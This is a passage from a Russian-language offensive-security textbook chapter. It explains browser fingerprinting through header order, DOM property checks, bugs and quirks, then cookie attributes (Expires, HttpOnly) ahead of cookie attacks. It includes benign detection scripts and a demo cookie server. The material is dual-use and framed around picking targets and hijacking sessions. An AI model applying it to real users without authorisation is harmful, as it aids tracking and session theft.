Установлены версии .NET Framework 2, 3, 3.5 и 4, а также подключаемые модули Microsoft Real-Time Communications. Если браузер не подделывает поле `User-Agent`, теперь вам известны точные версии программ, на которые можно нацелиться. Но даже если сведения подделаны, полезную информацию даёт сам порядок отправки заголовков.

Обратите внимание на порядок всех заголовков и положение `Host`. В Firefox заголовок `Host` идёт первым, а в IE 6 находится ближе к концу. Заголовки `Accept`, `Accept-Language` и `Accept-Encoding` расположены в том же порядке, однако стоят перед `User-Agent`, а не после него. Эти особенности изменить труднее, чем содержимое поля `User-Agent`, поэтому такой порядок заголовков служит хорошим признаком того, что целевой браузер действительно является Internet Explorer.

Чтобы всё было немного интереснее, разные версии IE отправляют заголовки не всегда в одном порядке. Рассмотрите IE 8 на Windows 7, показанный на рисунке 6-4.




Рисунок 6-4. Результаты echo.opera.com при просмотре в IE 8 на Windows 7

Здесь можно заметить некоторые сходства, особенно в расположении `Accept` и `Accept-Language`: они стоят перед `User-Agent`. Заголовок `Host` по-прежнему предпоследний. Однако `Accept-Encoding` переместился. В `User-Agent` также появились обновлённые сведения. Механизм компоновки указан как `Trident/4.0`, а среди доступных возможностей перечислены более новые компоненты, например Media Center PC и SLCC2. Можно увидеть и то, что поле `Accept` отличается от IE 6.

Если поле `User-Agent` подделано, понимание этих различий поможет заключить, что браузер всё равно относится к семейству IE. Поскольку `Accept-Encoding` расположен после `User-Agent`, также известно, что версия IE новее 6-й. Чем больше таких сведений сопоставлено, тем ближе можно подойти к точному определению версии браузера.

Возможно, вы также заметили, что строка `User-Agent` содержит описание базовой ОС, например `Windows NT 6.1`. Определить настольную ОС под целевым браузером относительно просто из-за ограниченного числа сочетаний систем, но для мобильных устройств сложность резко возрастает.

Проект MobileESP Энтони Хэнда (Anthony Hand) предлагает облегчённый API для обнаружения мобильных устройств. MobileESP доступен для ряда языков, включая ASP.NET, Ruby, Python и PHP, поэтому считается весьма переносимым. Проект также предоставляет библиотеку JavaScript с открытым исходным кодом, способную выполнять ограниченное определение мобильного устройства на стороне клиента. Библиотека `mdetect.js` содержит список примерно из 75 строк User-Agent различных мобильных устройств. Она предоставляет ряд функций JavaScript для определения устройства; например, следующий код обнаруживает iPhone:

```
var deviceIphone = "iphone";
var deviceIpod = "ipod";
var deviceIpad = "ipad";
function DetectIphone()
{
  if (uagent.search(deviceIphone) > -1)
  {
    if (DetectIpad() || DetectIpod())
      return false;
    else
      return true;
  }
  else
    return false;
}
```

Помимо iPhone библиотека умеет обнаруживать устройства Symbian, Google TV, Motorola Xoom, различные устройства BlackBerry, Palm WebOS, игровые приставки и многое другое. Последнюю версию `mdetect.js` можно посмотреть по адресу https://code.google.com/p/mobileesp/.

Снятие отпечатка по свойствам DOM

Чтобы точно определить настоящую версию целевого браузера, приходится сопоставлять возможности и другие сведения, доступные в разных версиях. DOM - одна из наиболее доступных областей для такого исследования.

В DOM хранится не только информация о документе, показанном на экране. Например, другие данные - от разрешения до функций навигации - помогают разработчикам проще взаимодействовать с браузером. По мере внедрения новых возможностей они позволяют определить тип браузера и сузить диапазон его возможных версий.

Проверка существования свойств DOM

Проверяя существование определённых свойств DOM, можно установить точную версию браузера. На странице http://webbrowsercompatibility.com/dom/desktop/ показаны различия свойств DOM.[6] Этот сайт помогает сопоставлять возможности DOM с версиями браузеров, чтобы разработчики могли определить, поддерживается ли функция в разных типах браузеров. В данном разделе вы исследуете похожие свойства, но вашей целью будет выяснить, существуют ли одни функции при отсутствии других. Сопоставляя такие сочетания, можно сузить круг версий браузера.

Запрос свойства DOM даёт один из четырёх видов ответа:

• `undefined`, если свойство не существует;
• `null` или `NaN`, если оно не задано;
• `unknown` для устаревших свойств или свойств, которым требуется ActiveX - только в Internet Explorer;
• значение свойства.

Необходимо проверить, какое из значений возвращено, но желательно, чтобы результатом каждой проверки было только `true` или `false`. Для этого существование свойства можно проверять выражением `!window.devicePixelRatio`. Если оно существует, выражение вернёт `false`, а если нет - `true`. Такой способ проверки истинности противоречит интуиции, поэтому для проверки существования применяют двойное отрицание и получают более понятный ответ: `!!window.devicePixelRatio`. Двойное отрицание возвращает `true`, если возможность существует, и `false`, если отсутствует. Так за запросами проще следить при их составлении, а ответом на каждый вопрос гарантированно будет только `true` или `false`.

Рассмотрим это на практике.

В Firefox 18.0 Mozilla добавила новое свойство DOM `devicePixelRatio`.[7] Неудивительно, что оно связано с отображением веб-содержимого. Почему это важно? При снятии отпечатка назначение функции вас не интересует. Важно лишь, что в Firefox 17.0 этого свойства DOM не было, а в следующем крупном выпуске, Firefox 18.0, оно появилось, как видно из примечаний к выпуску на рисунке 6-5.

Рисунок 6-5. Примечания к выпуску Firefox, показывающие добавление свойства

Перевод основных надписей: **What's New / Support for new DOM property window.devicePixelRatio** - что нового / поддержка нового свойства DOM `window.devicePixelRatio`.

Вооружившись этими знаниями, применим их для снятия отпечатка. Загрузите Firefox версий 17 и 18 с сервера выпусков Mozilla `https://ftp.mozilla.org/pub/mozilla.org/firefox/releases/`. Установив обе чистые версии Firefox на свою машину, установите в каждую расширение Firebug. Его можно получить по адресу `http://getfirebug.com/`. Firebug позволит просматривать элементы DOM и выполнять к ним запросы.

Сначала откройте Firebug, перейдите на вкладку Console и убедитесь, что включён параметр Show Command Editor, как на рисунке 6-6. После этого в правой нижней части экрана должен появиться новый текстовый блок с четырьмя кнопками: Run, Clear, Copy и History.




Рисунок 6-6. Включение панели редактора команд Firebug

Перевод основных надписей: **Console / Enabled / Show Command Editor / Run / Clear / Copy / History** - консоль / включено / показать редактор команд / выполнить / очистить / копировать / история.

Выполните `!!window.devicePixelRatio` в консоли Firebug каждого браузера. Будут возвращены противоположные логические значения. В Firefox 17 выражение `!!window.devicePixelRatio` даёт `false`, как на рисунке 6-7.

Рисунок 6-7. Просмотр результата проверки devicePixelRatio в Firefox 17

В Firefox 18 выражение `!!window.devicePixelRatio` даёт `true`, как на рисунке 6-8.




Рисунок 6-8. Просмотр результата проверки devicePixelRatio в Firefox 18

Важно отметить, что это не проверка именно на Firefox 18. Она сообщает следующее: если браузер является Firefox, хотя это может быть не так, при результате `true` его версия не ниже 18. И наоборот, при результате `false` версия браузера ниже 18.

Чтобы применить эти знания на практике, можно оформить их в функцию JavaScript, определяющую конкретные версии Firefox. Изучение примечаний к выпускам Firefox[8] показывает, что помимо изменения в Firefox 18 в Firefox 21 было добавлено свойство `window.crypto.getRandomValues`. Двух проверок достаточно, чтобы довольно легко сузить диапазон возможных версий браузера:

```
function fingerprint_FF(){
    result = "Unknown";
    if(!!window.crypto.getRandomValues) {
        result = "21+";
    }else{
        if(!!window.devicePixelRatio){
            result = "18+";
        }else{
            result = "-17";
        }
    }
    alert(result);
}
```

Этот JavaScript выполняет две проверки и определяет, относится ли браузер к версии 21 или новее, к версии 18 или новее либо к версии 17 или более ранней. Чтобы определить конкретную версию, нужны дополнительные сведения, однако последовательное сочетание подобных проверок позволяет всё точнее распознавать версию браузера, как показано на рисунке 6-9.




Рисунок 6-9. Окно предупреждения, показывающее, что версия Firefox не ниже 21

Такие экстраполяции остаются именно экстраполяциями - способом оценить сведения на основе имеющихся деталей. В двух гипотетических примерах разработчики браузера могут решить удалить свойство `devicePixelRatio` в версии 25 или даже добавить его в Firefox 17.[9] Такие изменения способны породить ложноположительные либо ложноотрицательные результаты алгоритмов обнаружения, поэтому помните: это оценка, а не уверенность.

Следует учитывать, что подделать можно не только заголовок UA, но и свойства DOM. Предположим, источник `http://browservictim.com` находится под вашим управлением.

Теперь добавьте следующий код в начало раздела `head` документа. Если сторонний JavaScript попытается снять отпечаток браузера по свойствам DOM, его можно обмануть:

```
<script>
// После следующего кода проверка !!window.opera возвращает true
var opera = {isOpera: true}
window.opera = opera;
</script>
```

При снятии отпечатка DOM обращение к `window.opera` вернёт следующее:

```
>window.opera
Object {isOpera: true}
>!!window.opera
true
```

Если нужна высокая уверенность, не следует полагаться только на один признак браузера. Предыдущий код хорошо показывает, почему для снижения вероятности неточного результата нужно сочетать разные способы обнаружения.

Использование значений свойств DOM

Одной проверки существования свойства DOM недостаточно, чтобы полностью определить браузер. Для получения дополнительных сведений придётся изучить фактические значения переменных в DOM.

Разным браузерам присущи разные значения, которые нелегко изменить. Это важно, потому что строку User-Agent изменить очень просто. Например, для Firefox существует ряд расширений, позволяющих сделать это без труда. На рисунке 6-10 строка User-Agent, предъявляемая веб-страницам, изменена на IE 6, но более глубокое изучение переменных DOM показывает, что DOM по-прежнему знает: используется Firefox.




Рисунок 6-10. Получение сведений о браузере через консоль Firebug

Перевод значимых данных: поле `appName` подделано и содержит `Microsoft Internet Explorer`, тогда как `window.navigator.userAgent` по-прежнему раскрывает настоящую строку Firefox 22.0 на Mac OS X.

Хотя на рисунке 6-10 User-Agent изменён на Internet Explorer, данные `window.navigator` содержат и изменённое, и настоящее значение. Изменённое значение находится в поле `appName`, а в `window.navigator.userAgent` по-прежнему присутствует настоящий User-Agent. С помощью подобных сведений можно раскрыть настоящую версию браузера, а также другие важные данные, например язык и платформу.

Чтобы лучше понять, сколько людей действительно подделывают заголовок User-Agent, можно посмотреть, сколько пользователей Chrome установили расширение «User-Agent Switcher for Chrome».[9] На момент написания книги оно было установлено почти полмиллиона раз. Сходные показатели наблюдались у пользователей Firefox, установивших расширение «User Agent Switcher».[10]

Снятие отпечатка по ошибкам программ

Ошибки браузера - один из самых надёжных способов снять его отпечаток. Здесь слово «ошибка» употребляется не в привычном смысле непредусмотренной функции, создающей проблему безопасности. В данном случае оно означает обычное непредусмотренное поведение, не обязательно связанное с безопасностью.

Ошибка могла появиться в определённой версии конкретного поставщика, а затем быть исправлена очередным обновлением или выпуском. Воспроизведение ошибки позволяет надёжно определить поставщика и границу версий, сопоставив её с моментом исправления.

Пример ошибки описан по адресу `https://bugs.webkit.org/show_bug.cgi?id=96694`. При выполнении следующего кода эта ошибка должна дать `false`:

```
function testVuln(){
 return !!document.implementation.createHTMLDocument(undefined)
  .querySelector("title").textContent ;
}
alert(testVuln())
```

Если же возвращается `true`, известно, что ошибка исправлена. Это позволяет заключить, что целевой браузер основан на WebKit и содержит исправление. Следовательно, он не может быть выпущен ранее октября 2012 года. Проверить это можно в Safari 5, где результат должен быть `false`, а затем в Safari 6.0.2, где ожидается `true`. Такая проверка помогает сузить уровень исправлений конкретного браузера.

Этот способ относится к самым надёжным методам снятия отпечатка браузера, поскольку подделать ошибку трудно, хотя и возможно. Самой сложной задачей будет определить полезные ошибки, ведь прямолинейного способа сделать это нет.

Снятие отпечатка по особенностям поведения

Особенности поведения похожи на ошибки в том смысле, что представляют собой функции, уникальные для конкретного браузера или его версии. Это может быть что угодно: от поддерживаемых браузером элементов до значения, возвращаемого определённой функцией JavaScript. Эрван Абграль (Erwan Abgrall) с соавторами опубликовал работу[11] об особенностях браузеров, показавшую, что с помощью особенностей XSS в браузерах можно определить семейство и, возможно, даже конкретную версию браузера.

Особенности поведения способны быть одним из самых показательных различий между версиями и платформами браузеров. Браузеры непрерывно соревнуются за внедрение новейших возможностей. Из-за этого скорости нередко отдают предпочтение перед стандартизацией. В результате одна и та же функция в разных браузерах получает разные имена переменных, параметры или другие отличия.

Пример слегка различающейся реализации - функции видимости в современных браузерах. Переменная DOM показывает, видима ли страница. Кроме того, в Firefox и IE участвуют две отдельные переменные: соответственно `mozHidden` и `msHidden`. Проверяя их, можно различить Firefox и IE:

```
var browser="Unknown";
var version = "";
if ( !document.hidden){
  if(!!document.mozHidden == document.mozHidden){
    browser="Firefox";
  }else if(!!document.msHidden == document.msHidden){
    browser="IE";
  }
}
if(browser == "Firefox")
{
  if(!!('content' in document.createElement('template'))){
    version = ">=22";
  }else{
    version = "<= 21";
  }
}else if(browser == "IE")
{
  version = ">=10";
}
alert(browser + ":" + version);
```

В этом примере первая проверка исследует переменные `hidden` и соответственно задаёт платформу в переменной `browser`. Затем, когда круг сужен до одной браузерной платформы, проверяется использование HTML-элемента `template` в Firefox.

Он появился в Firefox 22, поэтому его существование позволяет определить, что версия не ниже 22. Если же элемента `template` нет, можно заключить, что версия ниже 22.

Функции видимости были добавлены в IE 10, поэтому можно установить, что проверяемый браузер относится как минимум к IE 10. На момент написания книги IE 11 ещё не вышел, однако сюда отлично подошла бы проверка IE 11 или дополнительная проверка функции, имеющейся только в IE 9 либо 8.

Сайты `http://caniuse.com` и `http://html5test.com` служат прекрасными источниками сведений. Они позволяют сопоставлять версии браузеров и платформ и помогают создавать проверки такого типа.

Обход защиты файлов cookie

Как и вкусное печенье, в честь которого они названы, файлы cookie делают работу с вебом приятнее. Они дают веб-программистам множество преимуществ, однако те же свойства, которые восхищают разработчиков, столь же привлекательны для атакующих. В этом разделе файлы cookie рассматриваются подробнее: почему они полезны, как работают и как выглядят в составе веб-транзакций. Вы также познакомитесь со способами злоупотребления cookie в более сложных атаках на браузер.

Cookie - простой механизм хранения данных в браузере. Интерес представляют именно хранимые данные. Файлы cookie используются для самых разных задач: от хранения идентификатора сеанса, благодаря которому сайт узнаёт вас при посещении, до хранения сведений о недавних действиях в сеансе. Cookie также содержит атрибут времени, указывающий срок действия - от нескольких секунд до далёкого будущего.

Cookie могут сохраняться после перезапуска браузера либо удаляться сразу после его закрытия. Браузер ведёт от имени веб-приложений хранилище всех cookie, которое называют банкой cookie. Банка cookie - локальная база данных браузера со сведениями, установленными веб-приложениями.

Веб-приложение просит браузер сохранить некоторый фрагмент сведений на определённое время. Когда браузер вновь посещает страницу, входящую в область действия cookie, он отправляет соответствующие cookie с каждым HTTP-запросом. Благодаря этому сайт может снова и снова узнавать конкретного пользователя: механизм применяется для всего - от отслеживания рекламы до запоминания имени и приветствия при посещении.

Понимание структуры

Данные cookie передаются в обоих направлениях между браузером и веб-приложением. Чтобы установить cookie в браузере, приложение отправляет заголовок ответа `Set-Cookie` со следующими сведениями:

• имя cookie;
• значение cookie;
• срок действия cookie;
• путь, для которого cookie действителен;
• домен, для которого cookie действителен;
• другие атрибуты cookie.

В этом разделе вы исследуете разные атрибуты `Set-Cookie`, чтобы лучше понять последующие атаки на cookie.

Для начала напишем пример страницы на Ruby, которая устанавливает два cookie, а затем выводит их значения на экран. Следующий код задаёт два cookie: сеансовый без даты окончания срока действия и постоянный со сроком действия семь часов. Для каждого также устанавливается флаг `HttpOnly`, а областью действия cookie служит весь домен `browserhacker.com`:

```
require 'rubygems'
require 'thin'
require 'rack'
require 'sinatra'
require 'json'
class CookieDemo < Sinatra::Base
  get "/" do
    response.set_cookie "session_cookie", {:value => 'yes',
      :domain => 'browserhacker.com',
      :path => '/' ,  :httponly => true}
    response.set_cookie "persistent_cookie", {:value => 'yes',
      :domain => 'browserhacker.com',
      :path => '/' , :httponly => true ,
      :expires => Time.now + (60 * 60 * 7) }
    "\n" +  request.cookies.to_json + "\n\n"
  end
end
@routes = {
    "/" => CookieDemo.new
}
@rack_app = Rack::URLMap.new(@routes)
@thin = Thin::Server.new("browserhacker.com", 4000, @rack_app)
Thin::Logging.silent = true
Thin::Logging.debug = false
puts "[#{Time.now}] Thin ready"
@thin.start
```

Посмотреть отправку cookie можно с помощью `curl`, например:

```
curl -c cookiejar -b cookiejar -v http://browserhacker.com
```

При выполнении cookie сохраняются в файле `cookiejar`, который затем используется следующими запросами. На рисунке 6-11 показано, что происходит, если повторить тот же запрос ещё несколько раз.

Рисунок 6-11. Установка и отправка файлов cookie

Как видно, cookie отправляются в составе запроса в формате `имя_cookie=значение` и разделяются точкой с запятой (`;`). Когда cookie отправляет приложение, для каждого `Set-Cookie` выделяется отдельная строка. `session_cookie` и `persistent_cookie` выглядят почти одинаково, за исключением атрибута `Expires`: у сеансового cookie его нет, а для постоянного срок действия истекает через семь часов.

Понимание атрибутов

Атрибуты cookie помогают определить, когда cookie следует отправить обратно серверу и как долго он должен существовать. Их сочетание призвано как ограничить подверженность пользователя атакам, так и не позволить данным храниться дольше необходимого. Разработчикам важно понимать влияние этих атрибутов на взаимодействие пользователя с приложением, а вам не менее важно понимать их назначение.

Понимание атрибута Expires

Атрибут `Expires` помогает браузеру определить срок хранения cookie. Cookie может сохраняться после перезапуска браузера либо самостоятельно уничтожаться сразу после его закрытия. Если приложение не отправляет атрибут `Expires`, cookie никогда не сохраняется на диск, а после закрытия браузера его данные уничтожаются. Такой вариант часто применяется для сеансов входа и других сеансов, данные которых не должны сохраняться между запусками браузера.

Для отслеживания пользователей сеансовые cookie подходят не идеально. Если приложение хочет узнавать человека при каждом возвращении, лучше использовать постоянный cookie. Для него задают будущую дату удаления. Она может наступить как через несколько секунд после установки, так и настолько далеко в будущем, что cookie переживёт самого пользователя.

Знание типа cookie особенно полезно при атаке на пользовательские сеансы. При краже сеанса срок жизни cookie и время ожидания сеанса определяют, как долго удастся сохранять доступ. Короткое время ожидания ограничивает полезность cookie, даже если срок его жизни больше. Для атак на веб-браузер понимание таких нюансов может быть важным.

Понимание флага HttpOnly

Флаг `HttpOnly` помогает предотвратить доступ к cookie из JavaScript и других языков сценариев. Он сообщает браузеру, что cookie следует передавать только по протоколу HTTP и нельзя предоставлять через DOM. Это не даёт XSS-атакам отправлять данные cookie на сторонний сайт, а также мешает изменять cookie внутри отрисованного HTML-кода. Расширим предыдущий фрагмент кода и исследуем этот флаг подробнее.

Исходный сценарий Ruby устанавливает для двух сеансовых cookie флаг `HttpOnly`. Проверить это можно, попытавшись обратиться к ним из DOM. Откройте консоль Firebug, введите `document.cookie` в редакторе команд и нажмите Run. Должно вернуться пустое значение, подобное показанному на рисунке 6-12.




Рисунок 6-12. Просмотр cookie с помощью консоли

Для исследования противоположного случая флаг `HttpOnly` нужно отключить. Измените последний параметр функции `setcookie`, чтобы она не включала этот флаг. Обновлённый код должен выглядеть так:

```
class CookieDemo < Sinatra::Base
  get "/" do
    response.set_cookie "session_cookie", {:value => 'yes',
      :domain => 'browserhacker.com',
      :path => '/' }
    response.set_cookie "persistent_cookie", {:value => 'yes',
      :domain => 'browserhacker.com',
      :path => '/', :expires => Time.now + (60 * 60 * 7) }
    "\n" +  request.cookies.to_json + "\n\n"
  end
end
```

После перезагрузки страницы снова выполните `document.cookie` в консоли Firebug. На этот раз ответ должен содержать копию cookie, как на рисунке 6-13.




Рисунок 6-13. Просмотр cookie без HttpOnly с помощью консоли

